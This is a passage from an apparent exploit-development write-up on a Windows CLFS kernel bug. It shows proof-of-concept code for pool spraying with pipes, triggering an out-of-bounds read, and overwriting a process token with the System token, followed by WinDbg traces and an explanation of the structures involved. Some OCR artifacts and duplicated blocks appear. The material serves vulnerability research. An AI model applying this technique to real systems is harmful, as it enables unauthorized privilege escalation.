Now already has a compact block created in memory, it will release 0x667 pipes from the number 0x2000 and up to the 0x2667, since in memory the pipes are not in the same order as were created, what will happen is that there will be free spaces in this memory block.

```
UINT64 * pipeA_2 = pipeA + 0x2000;
UINT64 const_0x667 = 0x667;

do
{
        CloseHandle((HANDLE)*pipeA_2);
        CloseHandle((HANDLE)pipeA_2[1]);
        pipeA_2 += 2;
        --const_0x667;
} while (const_0x667);
```

Note that the allocations of the pipes have as user size of 0x90 bytes, so when be released we'll have

It frees the memory spaces of size 0x90 between the memory full of pipes.
Then it loops to call **CreateLogFile** with the 10 **spray blf** files.
When **CreateLogFile** is called to open existing files, the allocation of 0x90 bytes is performed for the **m_rgBlocks** one for each **spray blf** file**,** so these allocations will occupy gaps that were left when releasing the pipes since they are the same size.

```
do
{
        --const_10;
        //wprintf((LPWSTR)L"\n[+] Names again = %ls\n",
stored_log_arrays[const_10]);
        logFile = CreateLogFile(stored_log_arrays[const_10], GENERIC_READ |
GENERIC_WRITE , FILE_SHARE_READ, 0, OPEN_ALWAYS, 0);

                if (logFile == INVALID_HANDLE_VALUE) {
                        DWORD error = GetLastError();
                        printf("Could not create LOGfile3, error: 0x%x\n",
(unsigned int)error);
                        exit(-1);
                }
                //printf("logFile %x\n", logFile);
                store_handles[z] = logFile;
                z++;

} while (const_10);
```

Then repeat the process of writing in the final 0x4000 pipes the array that has the address of BASE BLOCK +0x30 of **trigger blf.**

9-Triggering the bug

All these manipulations creates a controlled memory space, I will show you how it is when is being debugged, but the idea is that the **m_rgBlocks** of each **spray blf** file occupy the 0x90 byte gaps that were released.

Then already in the final part, the bug is triggered within a while(1) using a call to **AddLogContainer** to the **spray blf** files.

```
printf("[+] Kernel ClfsEarlierLsn -----> %p", (void*)fnClfsEarlierLsn);
printf("[+] Kernel ClfsMgmtDeregisterManagedClient->%p",(void*)fnClfsMgmtDeregisterManagedClient);
printf("[+] Kernel RtlClearBit -------------------> %p", (void*)fnRtlClearBit);
printf("[+] Kernel SeSetAccessStateGenericMapping-> %p", (void*)fnSeSetAccessStateGenericMapping);
printf("[+] Kernel PoFxProcessorNotification -----> %p", (void*)fnPoFxProcessorNotification);
```

Within this while the bug is triggered:

```
while (1)

                {
                        _int64 v57 = (_int64)temp_chunk;
                        printf("TRY %d\n", contador_3);
                        resul = AddLogContainer(store_handles[contador_3], (PULONGLONG)&pcbContainer2, stored_container_arrays[contador_3], 0);

                        dest3 = 0x100000007;
                        value2 = 0x4141414141415A;

                        memset((LPVOID)dest3, 0, 0xff8);
                        *(UINT64*)dest2 = system_EPROCESS_high;

                        *(UINT64*)dest3 = value2;

                        *(UINT64*)0x5000040 = 0x5000000;
                        *(UINT64*)0x5000000 = 0x5001000;
                        *(UINT64*)0x5001000 = fnClfsEarlierLsn;
                        *(UINT64*)0x5001008 = fnPoFxProcessorNotification;
                        *(UINT64*)0x5001010 = fnClfsEarlierLsn;
                        *(UINT64*)0x5001018 = fnClfsEarlierLsn;
                        *(UINT64*)0x5001020 = fnClfsEarlierLsn;
                        *(UINT64*)0x5001028 = fnClfsEarlierLsn;
                        *(UINT64*)0x5001030 = fnClfsEarlierLsn;
                        *(UINT64*)0x5001038 = fnClfsEarlierLsn;
                        *(UINT64*)0x5001040 = fnClfsEarlierLsn;
                        *(UINT64*)0x5000068 = fnClfsMgmtDeregisterManagedClient;
                        *(UINT64*)0x5000048 = 0x5000400;
                        *(UINT64*)0x5000400 = 0x5001300;
                        *(UINT64*)0x5000448 = para_PipeAttributeobjInkernel + 0x18;
                        *(UINT64*)0x5001328 = fnClfsEarlierLsn;
                        *(UINT64*)0x5001308 = fnSeSetAccessStateGenericMapping;

                        CloseHandle(logFile);

                        logFile = CreateLogFile(stored_name_CreateLog, GENERIC_READ | GENERIC_WRITE | DELETE, FILE_SHARE_READ, 0, OPEN_EXISTING, 0);

                        int const_0x5a = 0x5a;
```


This while will exit when it finds the System token, using the **NtFsControlFile** function that will read the pipes attributes.

```
_NtFsControlFile(hPipeWrite,0,0,0,&status_block,0x110038,&const_0x5a,2,temp_chunk,0x2000);

                        pos_token = (unsigned int)system_EPROCESS_low + (unsigned int)token_offset;

                        //printf("pos_token: %x\n", pos_token);

                        System_token_value2 = *(UINT64*)((UINT64)pos_token + (UINT64)temp_chunk);
                        printf("System_token_value: %p\n", System_token_value2);

                        if (*(UINT64*)(pos_token + (UINT64)temp_chunk) >= 0x8181818181818181) {
                                printf("SYSTEM TOKEN CAPTURED\n");
                                break;
                        }
                        else {
                                printf("TRYING AGAIN\n");
                        }
                        contador_3++;
```


Then using **CreateLogFile,** again overwrites the token of our process with the recently found System Token and in this way we achieve the elevation of privilege.

```
*(UINT64*)0xFFFFFFFF = *(UINT64*)(pos_token + (UINT64)temp_chunk);// system token write
content
*(UINT64*)0x100000007 = System_token_value;
*(UINT64*)0x5000448 = g_EProcessAddress + token_offset - 8;// target wire address
CreateLogFile(stored_name_CreateLog,GENERIC_READ|GENERIC_WRITE|DELETE,FILE_SHARE_READ,0,3,0);
```

Then restore some values, close the handles of the pipes and the blf files, and run a Notepad as System to verify that we have raised correctly.



Note the blf files created on the PUBLIC folder. Remember that if you want to do another try, you must first delete the created files. some will be locked and cannot be deleted, but the PoC will still work.



Debugging:

1- Checking the memory spray

Before I start with the effect of changes to **trigger blf** and **spray blf** files to perform the exploitation, I must verify that **m_rgBlocks** of **spray blf files** are located in holes that occur in memory distribution, after performing the pipe spray and the subsequent release of a fixed number of pipes.


When this procedure ends, a pipe should be located under the 0x90 bytes of **m_rgBlocks**, so when **m_rgBlocks** is used, an **OUT OF BOUNDS** will occur and it will read from that pipe that is below.

The PoC has an ideal point to place a breakpoint:

```
while (1)
            one version
{
            _int64 v57 = (_int64)temp_chunk;


            printf("TRIGGER START\n");



                    resul = AddLogContainer(store_handles[contador_3],
                                (PULONGLONG)&pcbContainer2,
                            stored_container_arrays[contador_3], 0);


            ....
```

At this point, the opening of **spray blf** files is complete and the **AddLogContainer** function is still not called.


To debug in user mode, I will use x64dbg and for kernel mode, IDA with the **Windbg** plugin.



At this point the memory should already be prepared, and I can see the distribution.

I'll pause IDA to find an interesting point to put a breakpoint.

I'll set up a breakpoint at **CClfsBaseFilePersisted::AddContainer**, which is called from **AddLogContainer** and at the beginning, it has the **RCX** register pointing to **CClfsBaseFilePersisted** structure and at offset 0x30 there's a pointer to **m_rgBlocks**.



When the breakpoint is reached, I check on call stack that **AddLogContainer** is being called from my PoC.

```
ffff8886'019aef58 fffff800'1186d6e8 CLFS! CClfsBaseFilePersisted::AddContainer
ffff8886'019aef60 fffff800'11882f1d CLFS! CClfsLogFcbPhysical::AllocContainer+0x148
ffff8886'019af000 fffff800'11860565 CLFS! CClfsRequest::AllocContainer+0x27d
ffff8886'019af0c0 fffff800'11860077 CLFS! CClfsRequest::D ispatch+0x351
ffff8886'019af110 ff800'1185ffc7 CLFS! ClfsDispatchIoRequest+0x87
ffff8886'019af160 ff800'0dc42a65 CLFS! CClfsDriver::LogIoDispatch+0x27
ffff8886'019af190 fffff800'0e094c72 nt! IofCallDriver+0x55
ffff8886'019af1d0 fffff800'0e094a43 nt! IopSynchronousServiceTail+0x1d2
ffff8886'019af280 fffff800'0e093d86 nt! IopXxxControlFile+0xca3
ffff8886'019af3c0 fffff800'0de31185 nt! NtDeviceIoControlFile+0x56
ffff8886'019af430 00007ffd'34c83c64 nt! KiSystemServiceCopyEnd+0x25
000000e0'1e8ff8e8 00007ffd'3232494b ntdll! NtDeviceIoControlFile+0x14
000000e0'1e8ff8f0 00007ffd'33af6241 KERNELBASE! DeviceIoControl+0x6b
000000e0'1e8ff960 00007ffd'2e783c1d KERNEL32! DeviceIoControlImplementation+0x81
000000e0'1e8ff9b0 00007ffd'2e7837fc clfsw32! AddLogContainerSet+0x40d
000000e0'1e8ffa80 00007ff7'7b5dd94f clfsw32! AddLogContainer+0x3c
000000e0'1e8ffac0 00007ff7'7b60f138 clfs_eop!to_trigger+0x85f
000000e0'1e8ffac8 00000000'00000000 clfs_eop!__xt_z+0xca0
```

the **RCX** register points to:

```
WINDBG>dps rcx
ffffb509'61de1000 fffff800'11844820 CLFS! CClfsBaseFilePersisted::'vftable'
ffffb509'61de1008 00000000'00000001
ffffb509'61de1010 00000000'00000000
ffffb509'61de1018 00000000'00000000
ffffb509'61de1020 ffffb509'5f626090
ffffb509'61de1028 00000000'00000006
ffffb509'61de1030 ffffb509'659c0510 //m_rgBlocks
```


```
WINDBG>dps rcx
ffffb509'61de1000 fffff800'11844820 CLFS! CClfsBaseFilePersisted::'vftable'
ffffb509'61de1008 00000000'00000001
ffffb509'61de1010 00000000'00000000
ffffb509'61de1018 00000000'00000000
ffffb509'61de1020 ffffb509'5f626090
ffffb509'61de1028 00000000'00000006
ffffb509'61de1030 ffffb509'659c0510 //m_rgBlocks
```


The first field is the pointer to a vtable (**CLFS! CClfsBaseFilePersisted::'vftable'**) and at offset 0x30 is the pointer to **m_rgBlocks.**

m_rgBlocks

```
WINDBG>dps ffffb509'659c0510
-------------------------------------------------------------------------------------------
ffffb509'659c0510 00000000'00000000 pbImage
ffffb509'659c0518 00000000'00000400 cbOffset /cbImage     BLOCK 0
ffffb509'659c0520 00000000'00000000 eBlockType
-------------------------------------------------------------------------------------------
ffffb509'659c0528 00000000'00000000 pbImage
ffffb509'659c0530 00000400'00000400 cbOffset /cbImage     BLOCK 1
ffffb509'659c0538 00000000'00000001 eBlockType
-------------------------------------------------------------------------------------------
ffffb509'659c0540 ffffe60e'217d0000   pbImage
ffffb509'659c0548 00000800'00007a00 cbOffset /cbImage     BLOCK 2
ffffb509'659c0550 00000000'00000002 eBlockType
-------------------------------------------------------------------------------------------
ffffb509'659c0558 ffffe60e'217d0000   pbImage
ffffb509'659c0560 00008200'00007a00 cbOffset /cbImage     BLOCK 3
ffffb509'659c0568 00000000'00000003 eBlockType
-------------------------------------------------------------------------------------------
ffffb509'659c0570 00000000'00000000 pbImage
ffffb509'659c0578 0000fc00'00000200 cbOffset /cbImage     BLOCK 4
ffffb509'659c0580 00000000'00000004 eBlockType
-------------------------------------------------------------------------------------------
ffffb509'659c0588 00000000'00000000 pbImage
ffffb509'659c0590 0000fe00'00000200 cbOffset /cbImage     BLOCK 5
ffffb509'659c0598 00000000'00000005 eBlockType
```

The blocks 0, 1, 4 and 5 have not saved the **pbImage** yet, while blocks 2 (BASE BLOCK) and 3 (SHADOW BLOCK) have.

Each block in **m_rgBlocks** table has its **cbOffset** which is the offset where the block starts in file, **cbImage** is the block size, and **eBlockType** is the block type.

If the spray is correct, below the **m_rgBlocks** there should be a pipe and within, the pointers to **BASE BLOCK + 0x30** of **trigger blf**.

```
WINDBG>dps ffffb509'659c0510 l30
ffffb509'659c0510 00000000'00000000
ffffb509'659c0518 00000000'00000400
ffffb509'659c0520 00000000'00000000
ffffb509'659c0528 00000000'00000000
ffffb509'659c0530 00000400'00000400
ffffb509'659c0538 00000000'00000001
ffffb509'659c0540 ffffe60e'217d0000
ffffb509'659c0548 00000800'00007a00
ffffb509'659c0550 00000000'00000002
ffffb509'659c0558 ffffe60e'217d0000
ffffb509'659c0560 00008200'00007a00
ffffb509'659c0568 00000000'00000003
ffffb509'659c0570 00000000'00000000
ffffb509'659c0578 0000fc00'00000200
ffffb509'659c0580 00000000'00000004
ffffb509'659c0588 00000000'00000000
ffffb509'659c0590 0000fe00'00000200
ffffb509'659c0598 00000000'00000005
```

m_rgBlocks

```
ffffb509'659c05a0 7246704e'0a0a0000
ffffb509'659c05a8 a92f98da'b1384235
ffffb509'659c05b0 ffffe60e'2313f098
ffffb509'659c05b8 ffffe60e'2313f098
ffffb509'659c05c0 00000000'00000000
ffffb509'659c05c8 ffffe60e'227e2660
ffffb509'659c05d0 00000060'00000000
ffffb509'659c05d8 00000000'00000060
ffffb509'659c05e0 ffffe60e'1f8bf030   pointer to BASE BLOCK +0x30 of trigger blf
ffffb509'659c05e8 ffffe60e'1f8bf030   pointer to BASE BLOCK +0x30 of trigger blf
ffffb509'659c05f0 ffffe60e'1f8bf030   pointer to BASE BLOCK +0x30 trigger blf
ffffb509'659c05f8 ffffe60e'1f8bf030   pointer to BASE BLOCK +0x30 of trigger blf
ffffb509'659c0600 ffffe60e'1f8bf030   pointer to BASE BLOCK +0x30 of trigger blf
ffffb509'659c0608 ffffe60e'1f8bf030   pointer to BASE BLOCK +0x30 trigger blf
ffffb509'659c0610 ffffe60e'1f8bf030   pointer to BASE BLOCK +0x30 trigger blf
ffffb509'659c0618 ffffe60e'1f8bf030   pointer to BASE BLOCK +0x30 of trigger blf
ffffb509'659c0620 ffffe60e'1f8bf030   pointer to BASE BLOCK +0x30 trigger blf
ffffb509'659c0628 ffffe60e'1f8bf030 pointer to BASE BLOCK +0x30 trigger blf
ffffb509'659c0630 ffffe60e'1f8bf030 pointer to BASE BLOCK +0x30 trigger blf
ffffb509'659c0638 ffffe60e'1f8bf030 pointer to BASE BLOCK +0x30 trigger blf
ffffb509'659c0640 7246704e'0a0a0000
```

PIPE

The "**!pool**" command on windbg displays the memory distribution:

```
WINDBG>!pool ffffb509'659c0510
Pool page ffffb509659c0510 region is Nonpaged pool
 ffffb509659c0000 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c00a0 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c0140 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c01e0 size: a0 previous size: 0 (Allocated)  Clfs
 ffffb509659c0280 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c0320 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c03c0 size: a0 previous size: 0 (Allocated)  Clfs
 ffffb509659c0460 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
*ffffb509659c0500 size: a0 previous size: 0 (Allocated) *Clfs
ffffb509659c05a0 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c0640 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c06e0 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c0780 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c0820 size: a0 previous size: 0 (Allocated)  Clfs
 ffffb509659c08c0 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c0960 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c0a00 size: a0 previous size: 0 (Allocated)  Clfs
 ffffb509659c0aa0 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c0b40 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c0be0 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c0c80 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c0d20 size: a0 previous size: 0 (Allocated)  Clfs
 ffffb509659c0dc0 size: a0 previous size: 0 (Allocated)  Clfs
 ffffb509659c0e60 size: a0 previous size: 0 (Allocated)  Clfs
```

Each **m_rgBlocks** has a "**Clfs"** tag and its size is **0xa0** because it is the **0x90** user size plus **0x10** header and below there's a pipe with the "**NpFr**" tag that has the same **0x90** user size + **0x10** header.

Since distribution isn't an exact science, some "**Clfs"** were placed continuously, which is undesirable, but the one I'm working with, is correctly placed followed by a pipe.

2-Looking at the RecordOffset[12] of trigger blf

One of the first changes that affects is the one made in **trigger blf** file at offset **0x858**, where the value **0x369** is stored.

```
fseek(pfile, 0x858, SEEK_SET);
fwrite(RecordOffset12, sizeof(char), sizeof(RecordOffset12), pfile);    // offset
0x858 RecordOffset[12d] to 0x369
```

The **BASE BLOCK** starts at the offset **0x800** in the file.

BASE BLOCK

00000000 LOG_BLOCK_HEADER **_CLFS_LOG_BLOCK_HEADER** ? **//offset 0x800**

00000070 BASE_RECORD_HEADER _CLFS_BASE_RECORD_HEADER ? **//offset 0x870**

Inside the **_CLFS_LOG_BLOCK_HEADER** at offset **0x800+0x58** (**0x58** from the beginning of **BASE BLOCK** header).

```
struct _CLFS_LOG_BLOCK_HEADER
{
UCHAR MajorVersion;
UCHAR MinorVersion;
UCHAR Usn;
CLFS_CLIENT_ID ClientId;
USHORT TotalSectorCount;
USHORT ValidSectorCount;
ULONG Padding;
ULONG Checksum;
ULONG Flags;
CLFS_LSN CurrentLsn;
CLFS_LSN NextLsn;
ULONG RecordOffsets[16]; // offset 0x28 (0x828 from the start)
ULONG SignaturesOffset;
};
```

At offset 0x28 the array **RecordOffsets** (DWORD) begins.

Moving **0x30** bytes forward, at offset **0x58** (0x828+0x30=0x858 from the beginning), is **field 12** of **RecordOffsets**.


Python>0x30/4

12 DWORDS

I run the PoC to **CreateLogFile** as shown in the image below:

```
CLFS_kernelAddrArray = getBigPoolInfo();

wprintf(L"Name %s", stored_name_CreateLog);

hlogfile = CreateLogFile(stored_name_CreateLog, 0xC0010000, FILE_SHARE_READ, 0, 3, 0);
if (hlogfile == INVALID_HANDLE_VALUE) {
        printf("[+] Can't open hlog file\n");
        exit(0);
}

CLFS_kernelAddrArray = getBigPoolInfo();
```


```
CLFS_kernelAddrArray = getBigPoolInfo();

wprintf(L"Name %s", stored_name_CreateLog);

hlogfile = CreateLogFile(stored_name_CreateLog, 0xC0010000, FILE_SHARE_READ, 0, 3, 0);
if (hlogfile == INVALID_HANDLE_VALUE) {
        printf("[+] Can't open hlog file\n");
        exit(0);
}

CLFS_kernelAddrArray = getBigPoolInfo();
```





Before I enter to **CreateLogFile** I'm going to put a breakpoint in a place where value 0x369 hasn't been used yet.

In a case that **CreateLogFile** opens an existing file, the **m_rgBlocks** structure is allocated here:

CClfsBaseFilePersisted::ReadImage+6E


So, I'll set a breakpoint on IDA right here:



When breakpoint is triggered**:**

WINDBG>r
rax=ffffd0037f5bea00 **rbx=**ffffd0037f31a000 **rcx=0000000000000001**
rdx=0000000000000000 rsi=ffffb880a9b2eac8 rdi=0000000000000200
rip=fffff8055223b4c3 rsp=ffffb880a9b2ea20 rbp=ffffb880a9b2f130
R8=00000000000000fff R9=0000000073666c43 r10=00000000000001b9
R11=00000000ffff R12=0000000000000006 R13=ffffb880a9b2ec18
r14=0000000000000001 r15=0000000000000000
ioPL=0 NV UP ei ng nz na po nc
cs=0010 ss=0018 ds=002b es=002b fs=0053 gs=002b efl=00040286
CLFS! CClfsBaseFilePersisted::ReadImage+0x73:
fffff805'5223b4c3 48894330 **mov qword ptr [rbx+30h],rax**
ds:002b:ffffd003'7f31a030=0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000

In **m_rgBlocks** there is still some garbage because it's still uninitialized, but as soon as **pbImage** of block 2 is allocated, the address will be saved in offset **0x30** from the start, since the first field inside each **CLFS_METADATA_BLOCK** is **pbImage**.



0x30 **pbImage**

0x38 **cbOffset /cbImage** **BLOCK 2**

0x3c **eBlockType**

Now I set up a hardware breakpoint on write: **ba w1 ffffd003'7f5bea30**
After initializing to zero, it stops when it saves **pbImage**.

CClfsBaseFilePersisted::ReadMetadataBlock+9C mov rax, [rdi+struct_CClfsBaseFilePersisted.pCClfsBaseFile.m_rgBlocks]
CClfsBaseFilePersisted::ReadMetadataBlock+A0 mov [rax+r14*8+m_rgBlocks.block0.anonymous_0.**pbImage**], rsi // **pbImage**

